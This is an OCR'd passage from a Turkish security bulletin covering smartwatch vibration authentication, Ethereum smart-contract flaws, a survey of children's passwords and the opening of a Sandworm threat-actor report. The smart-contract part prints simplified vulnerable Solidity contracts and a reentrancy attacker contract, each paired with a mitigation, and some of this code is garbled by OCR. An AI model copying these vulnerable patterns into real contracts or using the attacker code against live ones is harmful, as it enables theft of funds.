
Filtrelenen sinyallerden çıkartılan istatistiksel öznitelikler arasında integral mutlak değer (IAV); ortalama mutlak değer (MAV); varyans (Var); kök ortalama kare (RMS); standart sapma (Std); orta mutlak sapma (MAD); sinyal büyüklük alanı (SMA); çarpıklık, basıklık ve çeyrekler arası aralık (IQR); enerji ve entropi yer almaktadır. Zaman alanındaki bir yanıt sinyalinin korelasyonunu hesapladıktan sonra, korelasyondaki en yüksek beş tepe noktasının indeks çiftleri ve yükseklikleri çıkartılır. Ayrıca hızlı Fourier dönüşümü (FFT), ayrık kosinüs dönüşümü (DCT), ayrık dalgacık dönüşümü (DWT) ve güç spektral yoğunluğu (PSD) kullanılarak dönüştürülen bir yanıt sinyalindeki en yüksek beş tepe noktasının indeks ve yükseklik çiftleri de çıkarılır. Çıkarılan beş tepe noktasındaki iki komşu çift arasındaki indeks ve yükseklik farkları çıkarılır. Diğer bir deyişle tepe indeks ve yükseklik çiftleri (x_1, y_1), (x_2, y_2), (x_3, y_3), (x_4, y_4) ve (x_5, y_5) şeklinde gösterilirse, iki bitişik pik indeks ve yükseklik çifti arasındaki farklar (x_1–x_2, y_1–y_2), (x_2–x_3, y_2–y_3), (x_3–x_4, y_3–y_4) ve (x_4–x_5, y_4–y_5) olur. Bir titreşime verilen yanıt sinyali altı adet sinyalden oluştuğu için sonuç olarak toplamda her yanıt için 756 adet öznitelik çıkartılmış olacaktır. Çıkarılan bu öznitelikleri değerlendirmek için *scatter* metodu kullanılmıştır. Şekil 14'de görüldüğü gibi öznitelikler her katılımcı için kümelenme eğilimi göstermektedir.



Şekil 14: Özniteliklerin dağılım örneği.

Kullanıcı Doğrulama

Bir doğrulama modeli kullanılarak titreşim yanıt sinyalini oluşturan her bir yanıt sinyalinin geçerli kullanıcıdan ölçülen bir yanıt sinyali olup olmadığı doğrulanır. Beş yanıt sinyalinin hepsinin geçerli olduğu doğrulanırsa, kullanıcı kimlik doğrulamasının başarılı olduğu değerlendirilir. Ancak, bir yanıt sinyalinin bile geçersiz olduğu doğrulanırsa kullanıcı doğrulaması başarısız olmuş olacaktır. Benzer şekilde titreşim türlerinin sayısı *n* ise kullanıcı kimlik doğrulaması için doğrulama modellerinin sayısı toplamda *n*'dir. Şekil 15: Çok katmanlı'de çok katmanlı doğrulama modeli görülmektedir.



Şekil 15: Çok katmanlı doğrulama modeli.

Bu çalışmada, akıllı saatler için kullanıcı etkileşimi gerektirmeyen bir sorgulama-yanıt yapısına dayanan titreşim tabanlı bir kullanıcı kimlik doğrulama yöntemi öneriyoruz. Yöntem Apple Watch 3'te ve resmi olarak Apple Watch'ta sağlanan varsayılan titreşim türlerinde değerlendirilmiştir. Bu, kullanıcıların kimliğini doğrulamak için ek aygıt gerekmediği anlamına gelir. Ek olarak yöntem yüzde 1,37'lik bir hata payıyla kimlik doğruladığı ölçülmüştür.

3. Ethereum Akıllı Sözleşmelerindeki Güncel Güvenlik Zafiyetleri

Blok zinciri teknolojisine dayalı Ethereum Akıllı Sözleşmeleri, merkezi bir yetkili kuruluştan bağımsız olarak bir blok zinciri ağı üzerindeki eşler arasında işlem yapmaya olanak tanır. Bu sözleşmeler, merkeziyetsiz uygulamalar (dApps) olarak yürütülebilen programlardır. Merkeziyetsiz uygulamalar sayesinde tüketiciler şeffaf ve çelişkisiz bir ortamda anlaşmalar yapabilir. Yapılan son araştırmalar, akıllı sözleşmelerin uygulamalar ve kullanıcıları için bazı güvenlik zafiyetleri taşıdığını göstermektedir.

Ethereum Akıllı Sözleşmeleri Solidity dili kullanılarak yazılır. Bu yazıda Solidity tabanlı Ethereum akıllı sözleşmelerinde büyük etkiler oluşturan bazı zafiyetler, bu zafiyetlerin nasıl istismar edilebileceği ve saldırıların etkisini azaltmak için uygulanabilecek koruyucu teknikler incelenecektir[12].

1. Blok Zinciri Teknolojisi

Blok zinciri uygulamaları, Açık Blok Zinciri 1.0, 2.0 ve 3.0 olmak üzere üç ana kategoride sınıflandırılır. Özellikleri şöyledir:

- **Açık Blok Zinciri 1.0:** Ağırlıklı olarak finans sektöründe dijital ödemeler ve döviz transferleri için kullanılmaktadır.
- **Açık Blok Zinciri 2.0:** E-ticaret sektöründe kullanılır ve Ethereum Akıllı Sözleşmelerini içerir. Bu tür uygulamalar finansal sözleşmeleri işleyerek dijital varlık sahipliği için bir temel sağlamış olur. Genelde e-ticaret uygulamalarında kullanıldığı için, geliştiriciler tarafından yapılan kodlama açıklarından kaynaklanan saldırılara karşı daha savunmasızdır. Akıllı sözleşmeler oluşturulurken, geliştirme seviyesinde yapılmış bazı kodlama hatalarına örnek olarak; fonksiyonların recursive çağrıları (A fonksiyonun B'yi çağırırken B'nin A'yı çağırması), hatalı constructor isimlendirmesi, typecasts, istenmeyen fonksiyon sızıntısı, yığın taşması verilebilir. Bu tür kodlama hataları, saldırganın BT ağında kötü amaçlı sözleşme yayınlamak ve böylece Ether toplayarak işlemleri manipüle etmesine sebebiyet verir.
- **Açık Blok Zinciri 3.0:** Kamu yönetimi, sağlık, bilim gibi alanlarda kullanılır ve bu sebeple özel olarak nitelendirilir.

2. Zafiyetler

2.1. Yeniden Giriş Saldırısı (Reentrancy Attack):

Yeniden giriş saldırısı, akıllı bir sözleşmenin ether'ini boşaltabilir ve sözleşme koduna izinsiz giriş sağlayabilir. Saldırganın elindeki güvenilmez bir sözleşmeye hedef sözleşme üzerinden fonksiyon çağrısı yapıldığında, orijinal fonksiyona özyinelemeli fonksiyon çağrıları yapılır. Bu çağrılar, hedef sözleşme üzerinde kullanımına ihtiyaç duyulmayan kod kısımlarını tetikler ve sürecin sonunda tüm gazın tüketilmesine yol açabilir.

3. Yeniden Giriş Zafiyetinin İstismar Aşaması- DAO Saldırısı:

Merkeziyetsiz Otonom Organizasyon (DAO olarak bilinir), kripto ve merkeziyetsiz alan için bir risk sermayesi fonu olarak hizmet etmektedir. DAO'nun oluşturulma döneminde, herkes DAO token'ları karşılığında cüzdan adresine ether gönderebilir. Bu bir nevi platform içinde herkesin söz sahibi olduğu bir ortam olarak düşünülebilir. DAO belirteçleri olan herkes platformun geleceği hakkında oy kullanabilir, projeler kâr ederse karşılığında DAO paydaşları bu kârlar üzerinden ödüller alabilir.

```
1  contract Kurban {
2      bool etherTransferi = false;
3      //Saldırgan, saldırıyı başlatmak için withdraw() fonksiyonunu
       çağırır
4      function withdraw(){
5      //Kurban, saldırganın geridönüş fonksiyonu tarafından
       çağrılan ether'i gönderir
6      if( etherTransferi ||
7      !msg.sender.call.value(1)()) throw;
8      etherTransferi = true;
9      }}
10 contract Saldırgan {
11     uint sayı = 0;
12     function () payable{
13     if(++sayı < 10) Kurban(msg.sender).withdraw();
14     }}
```

Şekil 16: Basitleştirilmiş DAO Saldırısı - Yeniden Giriş Zafiyeti.

Şekil 16'da görüldüğü üzere DAO'dan para transfer edilmesine izin veren akıllı sözleşme kodundaki bir güvenlik açığı akıllı sözleşmeye saldırılmasına olanak tanır. Bu dört adımda gerçekleşir:

- Saldırgan, kurbanın çekim fonksiyonuna bir işlem başlatır.
- Kurban parayı transfer eder ve saldırganın geri dönüş fonksiyonunu çağırır.
- Geri dönüş fonksiyonu, çekim fonksiyonunu tekrar tekrar çağırır. Aslında saldırı da ismini bu açıktan almıştır: "Yeniden Giriş".
- İterasyonun içerisinde saldırgana birden çok kez ether aktarımı sağlanacaktır.

4. Önleyici Teknikler:

Dışarıdan fonksiyon çağrısı yapıldıktan sonra, ether gönderilmeden önce durum değiştirme mantığının işlenmesi sağlanarak yeniden giriş güvenlik açığı önlenebilir. Diğer bir seçenek ise, kod yürütme sırasında sözleşmeyi kilitleyen ve durum değişkeni eklemesi yapmayı sağlayacak bir muteks kullanmaktır.

4.1. Gaz bitimi istisnası (Out of Gas Exception):

Akıllı sözleşme kodlaması sırasında kullanılan ve ilkel fonksiyon olan *send()* fonksiyonu, sözleşmeler arasında ether aktarırken beklenmeyen bir gaz bitimi istisnasına neden olabilir. Bayt kodu talimatlarının yürütülmesine izin vermek için önceden belirlenmiş bir gaz birimi limiti vardır ve yeterli gaz birimi mevcut değilse, fonksiyon

çağrısı gaz bitimi istisnasıyla sonuçlanabilir. Bu durumda istenilen işlem gerçekleşmemiş olur.

5. Gaz Bitimi İstisnası Zafiyetinin İstismar Aşaması— King of Ether Throne Attack:

King of Ether Throne (KotET) sözleşmesi, oyuncuların mevcut krala talep fiyatı olarak bir miktar ether ve sözleşme sahibine bir miktar ücret ödeyerek kral olmak için rekabet ettiği bir oyundur. Sözleşme yeni bir Ether Taht Kralı ilan ettikten sonra, taht için yeni talep fiyatı yüzde 50 artar.

```
contract KoEth {
    address public kral;
    uint public talepÖdülü = 100;
    address sahip;
    function KoEth () {
                = msg.sender;    kral = msg.sender;}
    function () payable {
        if(msg.value < talepÖdülü) throw;
        uint tazminat = tazminatıHesapla();
        //Alıcıya ait geridönüş fonksiyonu pahalıysa send()
        fonksiyonu hata döner
        kral.send(tazminat);
        kral = msg.sender;
        talepÖdülü = yeniFiyatHesapla();}
    }
```

Şekil 17: Basitleştirilmiş King of Ether Saldırısı - Gaz Bitimi İstisnası Zafiyeti.

Şekil 17'de de görüldüğü üzere KotET sözleşmesi yeni kral adayına yüklü miktarda ether gönderdiğinde, gaz miktarı yeterli olmadığından cüzdan sözleşmesi başarısız olmaktadır. Bu başarısızlık etherin KotET sözleşmesine iade edilmesine sebep olmakta fakat bu sırada KotET işlemine devam etmektedir. Böylece tazminat ödemesi önceki krala gönderilmemiş olmasına rağmen kral değiştirilmiş olmaktadır.

6. Önleyici Teknikler:

Bu zafiyet, *send()* metodu yerine *transfer()* metodu kullanılarak önlenebilir. Çünkü *transfer()* metodunun kullanımında karşı taraftan geri dönüş değeri geldiği zaman işlem geri alınır.

6.1. Bilinmeyenleri Çağırma:

Solidity dilinde kullanılan bazı ilkel tipler fonksiyon çağırma veya ether transferi sırasında beklenmedik bir şekilde alıcıya ait geri dönüş fonksiyonlarını çağırır. Bunlardan bazıları şunlardır:

- *call*: Bir fonksiyonu çağırmak veya ether transfer etmek için kullanılır.
- *send*: Çalışan sözleşmeden diğer sözleşmelere ether transferinde kullanılır.
- *delegatecall*: Bir fonksiyonu çağırmak veya çağrılan ortamdan ether aktarmak için kullanılır.
- *Doğrudan çağırma*: (Şekil 18: Bilinmeyenleri Çağırma - Doğrudan Çağırma)

```
contract Alice{ function ping(uint) { returns (uint); }}
contract Bob{ function pong (Alice c) { c.ping (42); }}
```

Şekil 18: Bilinmeyenleri Çağırma - Doğrudan Çağırma.

Çağrılan fonksiyonların imzası var olan bir fonksiyonla eşleşmediğinde, çağrı sonucu alıcıya geri dönüş fonksiyonu olarak iletilir.

7. Bilinmeyenleri Çağırma Zafiyeti İstismar Aşaması— Second Parity MultiSig Wallet Attack:

MultiSig cüzdanından kaynaklı bu zafiyette, zafiyetli sözleşmenin iki geliştirmesi istismar edilmektedir. Bunlar, sözleşmenin başlamasını sağlayan *constructor* ve *withdraw()* fonksiyonudur.

```
contract WalletLibrary {
    address sahip;
    function initWallet(address sahip) {
        sahip = _sahip;
    function sahibiDeğiştir (address yeni_sahip) external {
        if (msg.sender == sahip) {
            sahip = yeni_sahip;}}
    function () payable { // paranın alınması }
    function withdraw(uint miktar) external returns (
        bool başarılı) {
        if (msg.sender == sahip) {
            return sahip.send(miktar);}
        else {
            return false;}}}
```

Şekil 19: Basitleştirilmiş zafiyetli MultiSig cüzdanı.

Şekil 19'da görüldüğü üzere, saldırgan, MultiSig cüzdanının yetkisini elde etmek ve cüzdandaki tüm fonları kendi cüzdanına aktarmak için iki işlem başlatır. Sözleşmenin yetkisini elde etmek için *Wallet.initWallet(saldırgan)* fonksiyonunu tetiklemesi gerekmektedir. Bu fonksiyon, cüzdanların geri dönüş fonksiyonunu tetikler. Geri dönüş fonksiyonu ise WalletLibrary içinde bulunan *delegateCall()* fonksiyonunu tetikler. *InitWallet* tetiklendiği zaman *initWallet(saldırgan)* fonksiyonunu çalıştırır. Böylece saldırgan hedef cüzdanın sahibi olur ve para çekme hakkını elde etmiş olur.

8. Korunma Teknikleri:

Solidity "library" anahtar kelimesini kullanarak kütüphane sözleşmelerinin uygulanmasını sağlayabilir. Kütüphane sözleşmeleri durumsuzdur (stateless) ve durumunu değiştirmemek için Solidity içinde tanımlı bu

kütüphanelerin geliştirmelerinde tanımlanması ve kullanılması sağlanmalıdır. Bu sayede *call()* ve *delegateCall()* fonksiyonları kullanılırken saldırganın kendi cüzdanına çağrı yapılmasının önüne geçilmiş olur.

4. Çocukların Parolalar Hakkında Ne Düşündüğünü Anlamak

Çocuklar, teknoloji ve sanal öğrenimle küçük yaşlarda tanışıyorlar. Bilgisayar teknolojisi hayatlarının büyük bir kısmını oluşturuyor. Günümüzün ilkokul ve ortaokul çocukları, dijital teknolojisiz bir dünyanın nasıl olduğunu bile bilmiyor.

Çocuklar, sosyal medya gibi sistemlere her geçen gün daha fazla maruz kalıyor. Bu gibi sistemlerde kimlik doğrulama kullanılması sebebiyle çocuklar aktif olarak ve sıklıkla parola kullanıyorlar. Bu da parola uygulamalarını ve davranışlarını anlamayı önemli kılıyor.

Bu çalışmanın[13] amacı, çocukların parolalar hakkındaki düşüncelerini, neler bildiklerini ve uygulamalarını keşfetmektir. Bu çalışma, Amerika Birleşik Devletleri'nde (ABD) yaşayan üçüncü sınıf ile 12'inci sınıf arası 1.505 çocuğa yapılan anket doğrultusunda yapıldı.

Çalışmada çocukların parola algılarını ve davranışlarını anlamak için aşağıdaki soruların yanıtları arandı:

Parola Algıları

- Öğrenciler parolalar hakkında neler biliyor?
- Parolaya ihtiyaç duyulmasının sebebinin ne olduğunu düşünüyorlar?
- Parola algıları neler?

Parola Davranışları

- Öğrenciler parolaları nasıl oluşturuyor ve koruyor?
- Oluşturdukları parolaların özellikleri neler?

1. Katılımcılar

Katılımcıların 425'i ABD Doğu eyaletlerinin üçüncü sınıf ile beşinci sınıf arası ilkokul öğrencilerinden, 357'si Ortabatı eyaletlerinin altıncı sınıf ile sekizinci sınıf arası ortaokul öğrencilerinden, 723'ü de Güney eyaletlerinin lise öğrencilerinden oluşmaktadır.


2. Araştırma Sonuçları

Parola Algıları

Çalışma sonucunda, öğrencilerin parola uygulamalarını genellikle evden (%72,35) ve okuldan (%59,90) ve nadiren internetten (%24,48) ve arkadaşlarından (%12,28) edindiği gözlemlenmiştir.

Öğrencilerin parola algılarını öğrenebilmek için yöneltilen soruların cevapları Şekil 20'de incelenmiştir.

Öğrencilerin yüzde 50'den fazlasının parola yaratmayı kolay bulduğu görülürken değişik parolalar oluşturmayı kolay bulan öğrencilerin sayısının yüzde 50'den az olduğu gözlemlenmiştir.



Şekil 20: Çocukların parola algısı (%).

Parola Davranışları

Parola Alışkanlıkları

Tablo 2'de, çocukların parola alışkanlıkları gösterilmiştir.

Alınan Cevap	Doğu eyaletleri (%)	Ortabatı eyaletleri (%)	Güney eyaletleri (%)
Parola değiştirmek	61,08	78,06	74,13
Parolaları gizli tutmak	92,96	97,71	98,46
Parolaları arkadaşları ile paylaşmak	22,66	39,49	44,71
Kullanım sonrası çıkış yapmak	92,07	96,57	92,29
Bütün üyeliklerde aynı parolayı kullanmak	57,82	80,63	87,29


Tablo 2: Çocukların parola alışkanlıkları.

Parola Oluşturma ve Kaydetme

Parolalarının nasıl oluşturulduğu sorulduğunda, öğrencilerin yüzde 80'inden fazlası okuldan verilen parolayı kullandığını belirtmiştir.

Alınan Cevap	Doğu eyaletleri (%)	Ortabatı eyaletleri (%)	Güney eyaletleri (%)
Okuldan verilen parolayı kullanan	88,83	82,39	87,79
Kendi parolalarını oluşturan	54,5	81,53	95,28
Ebeveynleri tarafından oluşturulan parolayı kullanan	45,69	19,6	7,07
Ebeveynleri yardımıyla oluşturulan parolayı kullanan	44,25	17,9	8,32

Tablo 3: "Parolalarınızı nasıl oluşturuyorsunuz?"




Şekil 21: "Parolalarını nasıl hatırlıyorsun?"

Şekil 21 öğrencilerin parolaları hatırlamak için nasıl bir yöntem izlediğini göstermektedir. Yüzde 89'un üzerinde katılımcı parolalarını ezberlediklerini belirtmiştir.

Parola Karakteristikleri

Öğrencilerin ortalama 10 karakter uzunluğunda parolalar oluşturdukları gözlemlenmiştir. Şekil 22 katılımcıların parola oluştururken kullandıkları karakter tiplerinin dağılımını göstermektedir.



Şekil 22: Parolalardaki karakter tipleri (%).

Veriler incelendiğinde çocukların yetişkinler kadar geniş bir karakter aralığı kullanmadığı gözlemlenmiştir.

İncelenen parolaların içeriği analiz edildiğinde aşağıdaki tabloya ulaşılmıştır.

Parola karakteristikleri	Doğu eyaletleri (%)	Ortabatı eyaletleri (%)	Güney eyaletleri (%)
Yalnızca kelimeden oluşan	4,29	1,25	2,56
Kelime ve diğer karakterlerin kombinasyonları	8,85	17,76	15,81
Yalnızca rakamdan oluşan	31,64	13,08	8,12
Diğer parolalar	55,22	67,91	73,51

Tablo 4: Parolaların İçerikleri.

Tablo 3'te görüldüğü üzere çocukların çok küçük bir kısmı parolalarını yalnızca bir kelimeden oluşacak şekilde yaratmaktadır. Yaratılan parolalar genellikle çocukların hayatlarının mevcut durumlarını yansıtan kavramlardan oluşmaktadır. Bilgisayar oyunları, isimler, filmler, numaralar gibi detaylara parolalarda sıklıkla rastlanmaktadır. "ILoveFortnite", "PrincessFrog248" ve "Basketball1130" gibi parolalar örnek olarak gösterilebilir.

Parola Güçlülüğü

Bu çalışmanın[13] amacı doğrultusunda çocukların parolaları, *zxcvbn.js* kullanan bir parola güçlülüğü ölçerle ölçülmüştür. Bu, eşleştirme üzerine kurulu ve parolaların

minimum entropisini arayan açık kaynak bir araçtır. *zxcvbn.js* tarafından sağlanan değerlendirmede "0" puan 100 tahmin ile bulunabilen parolalara, "4" puan da en az 10^8 tahminle bulunabilen parolalara denk gelmektedir. "1" puan alan örnek parolalar: "1206", "112233", "Game1234" olarak verilmektedir. Güçlü parola (puanı "5" olan) için ise "Love_Butter56" ve "Aiken_bacon@28" örnek olarak gösterilmektedir.

Sonuç

Çocukların yaşları, parola uygulamalarını ve davranışlarını etkiler. Daha küçük çocuklar, parola oluşturma ve hatırlama konusunda ailelerine daha fazla güvenirler. Çocukların yaşları arttıkça, bu konuda ailelerinden yardım alma oranının azaldığı görülmektedir. Hem ebeveynler hem de okul, çocukların iyi parola alışkanlıkları kazanmasında büyük rol oynamaktadır.

Katılımcıların parolaları ezberleme, bir kâğıda yazmayı sınırlama, parolalarını gizli tutma ve kullanımdan sonra çıkış yapma gibi bazı iyi parola davranışlarına sahip oldukları gözlemlenmiştir. Bununla birlikte, öğrencilerin parola oluştururken sıklıkla kişisel bilgiler içeren sözcükler kullandıkları gözlemlenmiştir; bu, çocukların parola davranışına ilişkin daha az güvenli bir davranıştır. Ek olarak, çocukların, büyüdükçe parolalarını arkadaşlarıyla paylaşma davranışlarının artış gösterdiği görülmüştür. Bazı öğrenciler, karşılarındaki insanda güven oluşturmak ve diğer telefonlardan erişimi daha kolay hâle getirmek için parolalarını arkadaşlarıyla paylaşmaktadır.

Parolaların amaçları tartışılırken gösterilen farkındalığa rağmen, çocukların (özellikle küçük yaş grubunun) seçtikleri parolaların zayıf olduğu görülmüştür. Daha büyük gruplarda iyileşmeler olduğu saptanmıştır. Ne yazık ki, yetişkinler de zayıf ve tahmin edilmesi kolay parolalar oluşturmaktadır[14], [15], [16], [17], [18], [19]. Genel olarak, yetişkinler de özellikle yönetmeleri gereken çok sayıda parola olduğu[20], [21] göz önüne alındığında, hatırlaması kolay ve tahmin edilmesi zor[14] parolalar oluşturmayı zor bulmaktadırlar.

Parolaların öneminin çocuklar tarafından anlaşılması için, özellikle daha küçük yaş grubundaki çocukların parolaları nasıl anladıkları ve kullandıkları incelenmelidir. [34] Çocuklara, güçlü parola gereksinimi ve bu gereksinimin nedenleri konularında rehberlik edilmelidir. Parola sayesinde neyin korunduğu, neden güçlü parolaya ihtiyaç duyulduğu ve uygun bir parolanın nasıl oluşturulacağı konusunda çocuklara ve gençlere rehberlik etmek faydalı olacaktır.

TEHDİT AKTÖRÜ ANALİZLERİ

5. Sandworm Tehdit Aktörü Raporu

Sandworm (diğer adıyla Black Energy, TeleBots, Electrum, Quedagh, Iron Viking, Voodoo Bear), yaklaşık olarak 2009 yılından beri Rusya'nın Silahlı Kuvvetler Genelkurmay Başkanlığına bağlı İstihbarat Teşkilatı (GRU) ile ilişkili olduğu görülen Rus asıllı bir tehdit grubudur. Grup, Aralık 2015 ve Aralık 2016 tarihlerinde Ukrayna elektrik şirketlerine karşı düzenlediği saldırıların yaklaşık 225.000 kişiyi etkileyen elektrik kesintilerine yol açmasıyla ünlenmiştir.

SandWorm

SandWorm, güvenlik topluluklarında yeni bilgiler yayınlandıkça sürekli olarak geliştirdiği birçok özel geliştirilmiş araca sahiptir.

ABD Adalet Bakanlığı 19 Ekim 2020 tarihinde paylaştığı bir haberde Rus Askeri İstihbarat Teşkilatı GRU'da birim 74455'te çalışan altı subay hakkında siber suçlara karıştıkları gerekçesiyle iddianame hazırlandığını açıklamıştır.

- Yuriy Sergeyevich Andrienko (Юрий Сергеевич Андриенко)
- Sergey Vladimiroviç Detistov (Сергей Владимирович Детистов)
- Pavel Valeryevich Frolov (Павел Валерьевич Фролов)
- Anatoliy Sergeyevich Kovalev (Анатолий Сергеевич Ковалев)
- Artem Valeryevich Ochichenko (Артем Валерьевич Очиченко)
- Petr Nikolayevich Pliskin (Петр Николаевич Плискин)

Bu altı subay, bireysel olarak bilgisayar dolandırıcılığı ve kötüye kullanımı, elektronik dolandırıcılık, korumalı bilgisayarlara zarar verme ve ağırlaştırılmış kimlik hırsızlığı suçlarından sorumlu tutulmuştur. Altı kişiden beşi, açık bir şekilde bilgisayar korsanlığı araçları geliştirmekle suçlanırken, Ochichenko, 2018 Kış Olimpiyatları'na yönelik spearphishing saldırılarına katılmak ve Gürcistan Parlamentosunun resmi domain alanına saldırmaya çalışmak ve teknik keşif yapmakla suçlanmıştır[1].

1 https://www.justice.gov/opa/pr/six-russian-gru-officers-charged-connection-worldwide-deployment-destructive-malware-and

Sandworm Tehdit Aktörü Etkinliğinin Zaman Çizelgesi

I. 2007 – 2014

İlk olarak 2007 yılında DDoS saldırılarını yürütmek amacıyla botnet'ler oluşturmak için bir araç takımı olan "BlackEnergy (BE)" aracını tasarlayan grup, zaman geçtikçe ihtiyaçları doğrultusunda bu aracı güncellemiştir. İlk versiyonu BE1 olarak anılan aracın BE2 ve BE3 versiyonları bulunmaktadır. BE1 kullanılan siber saldırıların yüksek profilli hedefleri arasında, Rus-Gürcü Savaşı'ndan üç hafta önce Gürcistan'daki bir Norveç bankası ve hükümet web siteleri yer almıştır. Ayrıca BE1 aracı, Ukrayna'ya karşı gerçekleştirilen elektrik kesintisi saldırısında kullanılmış olup Ukrayna Hükümeti de böyle bir saldırının gerçekleştiğini doğrulamıştır[2].


2008 yılında yeniden yazılan ve BlackEnergy'nin ikinci sürümü olan BE2, koruyucu bir katman, bir çekirdek modlu (Kernel Mode) rootkit ve modüler bir mimari sunan eksiksiz bir kod parçası olarak bilinmektedir.

2014 yılında yeniden bir güncelleme alan araç, BE3 olarak isimlendirilmiştir. Aracın en temel kullanım amacı zararlıları e-posta yolu ile hedef sisteme yollamak, yani hedef odaklı kimlik avı (spearphishing) yapmaktır. Bunu ise zararlı makrolar eklenmiş Microsoft Word veya Excel dokümanları, zafiyet eklenmiş RTF dokümanları, gerçek olmayan Java güncellemeleri, zafiyetli TeamViewer yükleyicisi veya sıfırıncı gün zafiyeti (Zero Day Exploit) CVE-2014-4114 bulunan PowerPoint dokümanları gibi zararlılarla gerçekleştirmişlerdir.

II. 2015 – 2018

2015 yılında, üç bölgesel Ukrayna elektrik dağıtım şirketi bir siber saldırı nedeniyle elektrik kesintileri yaşamıştır. Ukraynalı kaynaklar, sistemlerinde BE3 zararlı yazılımı bulunduğunu bildirmiştir. Ayrıca hem kontrol hem de kontrol dışı sistem bilgisayarlarını devre dışı bırakmak için kullanılan "killdisk" adlı bir modülün bulunduğu bildirilmiştir. Aynı zamanda, saldırganlar kamu hizmeti çağrı merkezlerini otomatik telefon çağrılarıyla meşgul edip, kamu hizmetlerinin müşterilerden kesinti raporları almasını engellemiş ve kamu görevlilerinin müdahale çabalarını boşa çıkarmıştır. Saldırıdaki temel hedef ICS/SCADA sistemleridir.

Saldırganlar, hedefli kimlik avı e-postaları, BE3 zararlı yazılımının çeşitlerini ve zararlı yazılım içeren Microsoft Office belgeleri gibi saldırı vektörlerini elektrik şirketlerinin bilgi teknolojisi (BT) ağlarına erişim sağlamak için kullanmışlardır. ICS/SCADA ağına erişim elde etmek için kimlik bilgilerini ele geçirmişlerdir. Ek olarak, yalnızca ağa bağlı altyapıda değil; kesintisiz güç kaynakları (UPS) gibi, ICS'lerin denetleyici kontrol sistemlerinde çalıştırılmasında da yetenekleri olduğunu göstermişlerdir[3].



Şekil 23: Ukrayna Elektrik Kesintisi Saldırısının Genel Şeması.

